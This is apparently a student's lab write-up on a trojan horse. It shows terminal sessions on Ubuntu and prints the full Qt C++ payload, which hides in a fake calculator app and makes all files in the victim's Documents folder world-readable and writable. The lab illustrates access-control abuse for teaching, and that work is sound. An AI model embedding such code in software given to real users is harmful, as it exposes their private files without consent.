
Assignment 6: Trojan Horse


23CSM2R20
Sadam Hussain Ganie

Lets create a user named “u1”.




```
sadam@Ubuntu-Sadam:~/Documents$ sudo adduser u1
[sudo] password for sadam:
Adding user `u1' ...
Adding new group `u1' (1001) ...
Adding new user `u1' (1001) with group `u1' ...
Creating home directory `/home/u1' ...
Copying files from `/etc/skel' ...
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for u1
Enter the new value, or press ENTER for the default
```

Now there are two users “u1” and “Sadam” who belong to two different groups.
Let us consider a user “sadam” creates a file “my_secret.txt” in his Documents folder.




```
sadam@Ubuntu-Sadam:~/Documents$ nano my_secret.txt
```

Does user “u1” have access to this file “my_secret.txt”? No.
Following screenshot confirms it:




```
u1@Ubuntu-Sadam:/home/sadam/Documents$ nano my_secret.txt
```




```
  GNU nano 6.2                    New Buffer









            [ Error reading my_secret.txt: Permission denied ]
^G Help         ^O Write Out    ^W Where Is     ^K Cut          ^T Execute
^X Exit         ^R Read File    ^\ Replace      ^U Paste        ^J Justify
```

As clear from the above picture, user “u1” is unable to read from file “my_secret.txt” which is the file of user “sadam”. Now user “u1” wants to read and write to this file “my_secret”.txt.

It is time to launch a trojan horse.
User “u1” creates a desktop application called “Scientific calculator” and embeds trojan horse in it. User “u1” sends this application to user “sadam” who expects it to be a calculator. When user “sadam” launches the application, he sees the following:



Now trojan horse is running in the background which basically makes all the files of “sadam” in “Documents” folder as public(Note: i have taken Documents folder under consideration, but any location or whole home directory can be attacked).
Now is the “my_secrets.txt” file still confidential? No.
Now user “u1” can read and write to this file, as shown next:



```
u1@Ubuntu-Sadam: /home/sadam/Documents

  GNU nano 6.2                    my_secret.txt
This is my secret file. Created for 'sadam' only.









                    [ Directory '.' is not writable ]
^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify
```

User “u1” is able to read and write to this secret file of user “sadam” now. Trojan horse is successful!.

Code:

```
        //create trojan horse
        const QString desktopPath = "/home/sadam/Documents";
        QDir desktopDir(desktopPath);

        if (!desktopDir.exists()) {
        qDebug() << "Error: Directory does not exist.";
        }

        QStringList files = desktopDir.entryList(QDir::Files | QDir::NoDotAndDotDot);
        foreach (const QString &file, files) {
        QString filePath = desktopPath + "/" + file;
        QFileInfo fileInfo(filePath);

        if (!fileInfo.isFile()) {
        qDebug() << "Skipped: " << fileInfo.fileName() << " is not a regular file.";
        continue;
        }

        QFile file_(filePath);
        if (!file_.setPermissions(QFile::ReadUser | QFile::WriteUser | QFile::ReadGroup |
QFile::WriteGroup | QFile::ReadOther | QFile::WriteOther)) {
        qDebug() << "Error changing file permissions for" << fileInfo.fileName();
        } else {
        qDebug() << "Read and write access granted to" << fileInfo.fileName();
        }
        }
```